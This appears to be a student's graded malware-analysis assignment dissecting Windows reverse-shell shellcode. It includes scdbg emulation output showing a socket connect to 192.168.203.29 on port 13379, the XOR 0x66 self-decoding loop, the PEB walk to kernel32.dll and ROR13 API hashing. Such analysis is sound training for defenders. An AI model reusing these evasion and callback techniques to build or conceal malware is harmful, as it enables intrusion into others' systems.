
3. The shellcode evades static detection by containing an encrypted payload. To decrypt this payload into valid code, what encryption algorithm and key are used? [2]

Algorithm is **XOR**. Key is **0x66**.

I converted the original shellcode to a .exe file for analysis using IDA free. However I did not see any Windows API call strings and after running the shellcode with scdbg with some flags set, it says 'sample decodes itself in memory' with XOR appearing.

```
4011df  LoadLibraryA(ws2_32)
401208  WSAStartup(101)
401213  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
401228  connect(h=e8, host: 192.168.203.29 , port: 13379 ) = e8
401273  ExitProcess(-1)

Stepcount 242444
Primary memory: Reading 0x290 bytes from 0x401000
Scanning for changes...
Change found at 324 dumping to C:\Users\chetp\Desktop\scdbg\$HELLC~1.unpack
Data dumped successfully to disk

Analysis report:
        Sample decodes itself in memory.        (use -d to dump)
        Uses peb.InLoadOrder List
        Instructions that write to code memory or allocs:
        401137   3007                            xor [edi],al
        4011cf   AB                              stosd
        4011ec   AB                              stosd

Signatures Found:  None


Scanning main code body for api table looking for ExitProcess...

        Found Api table at: 401278
                [x + 0] = LoadLibraryA
                [x + 4] = ExitProcess
                [x + 8] = CreateProcessA
                [x + c] = WSAStartup
                [x + 10] = WSASocketA
                [x + 14] = connect

Memory Monitor Log:
        *PEB (fs30) accessed at 0x40114d
        peb.InLoadOrderModuleList accessed at 0x401158
```

Looking at the .exe in IDA, the first few assembly instructions appear to be similar to the ones in the lecture slides which involve XOR. Algorithm is as follows:



pop edi ; pop 0x00401144 from stack into EDI

push small 14Ch; push 0x14C onto the stack

pop cx; pop 0x14C from the stack to ECX register as the loop counter later

mov al, 66h ; 0x66 the value to be XORed with

loc_401137:

xor [edi], al ; al=0x66. Initial value of EDI is 0x00401144 (i.e. start:loc_401144), possibly the start offset of decryption. So indirect addressing to XOR the value in 0x401144 (position in code memory) with 0x66.


inc edi ; inc edi to point to the next memory position.

loopw loc_401137; loopw decrements ECX and jumps to a short label if ECX is not equal to zero.

Essentially the XOR with 0x66 is performed on 0x14C bytes from offset 0x144 to 0x28F (end of the file)


4. How many bytes are decrypted using the algorithm in Question 3? [1]

332 bytes. Loop counter is 0x14C (332 in decimal), the code XORs 1 byte at a time so 332 bytes in total are decrypted. Also, from byte 0x144 (start point of decryption) to byte 0x28F (end of the shellcode), there are 332 bytes.



5. Provide the offset (counting from the start of the NOP-sled or series of 0x90s) of the subroutine responsible for locating kernel32.dll. [1]

Offset = 0x14A. This is the subroutine to locate kernel32.dll as the “mov eax, fs:[eax+30h]” instruction to access the pointer to PEB can be seen. And “mov eax, [eax + 0Ch]” subsequently.




```
Memory Monitor Log:
        *PEB (fs30) accessed at 0x40114d
        peb.InLoadOrderModuleList accessed at 0x401158


C:\Users\chetp\Desktop\scdbg>
```

Also, according to scdbg xPEB "*PEB (fs30) accessed at 0x40114d; peb.InLoadOrderModuleList accessed at 0x401158" both which are in the address space of the subroutine.

6. The shellcode locates and uses API functions found in two DLLs. Name these two DLLs.

    a) Name these two DLLs. [1]

kernel32.dll and ws2_32.dll. There was a function to locate kernel32.dll, and based on the API calls displayed after running with scdbg.exe, LoadLibraryA, ExitProcess and CreateProcessA are indeed part of kernel32.dll. Also, WSAStartup(), WSASocketA(), connect() are part of ws2_32.dll which was loaded with LoadLibraryA(ws2_32) .



b) List 6 API functions that were retrieved by the shellcode. [3]

LoadLibraryA()

WSAStartup()


WSASocketA()

connect()

CreateProcessA()


ExitProcess()

These were the API calls displayed after running the shellcode with scdbg.exe:




7. The shellcode employs a technique known as API-hashing to identify the desired API function. What algorithm is used to calculate the hashes? [2]

ROR13 additive hashing



The assembly code seen is almost exactly the same as that in the lecture slides (pictured below), just that the offsets are changed but the assembly instructions are the same.




```
Scanning main code body for api table looking for ExitProcess...

        Found Api table at: 401278
                [x + 0] = LoadLibraryA
                [x + 4] = ExitProcess
                [x + 8] = CreateProcessA
                [x + c] = WSAStartup
                [x + 10] = WSASocketA
                [x + 14] = connect
```

Also, after running the shellcode with scdbg.exe, it says “found API table at 401278”. The corresponding hex bytes are:

7B 1D 80 7C (LoadLibraryA)

12 CB 81 7C (ExitProcess)

6B 23 80 7C (CreateProcessA)


55 6A AB 71 (WSAStartup)

6A 8B AB 71 (WSASocketA)

07 4A AB 71 (connect)

8. Describe how you can obtain the IP address and port from Question 1 using only static analysis. You may support your answer with screenshots. [3]

With help from https://malfind.com/index.php/2019/05/21/extracting-ip-and-port-from-meterpreter-powershell-payload/, I realised the values pushed to the stack before the connect() Windows API call actually contain IP address and port values.



Looking at the opcode bytes, we can see that C0 A8 CB 1D is pushed to the stack, followed by 02 00 34 43. C0 A8 CB 1D is 192 168 203 29 in decimal, hence giving rise to the IP address 192.168.203.29. 0x3443 in decimal is 13379, which is the port number along with a constant 02 (AF_INET) which indicates it is a TCP/IP stack (according to https://malfind.com/index.php/2019/05/21/extracting-ip-and-port-from-meterpreter-powershell-payload/).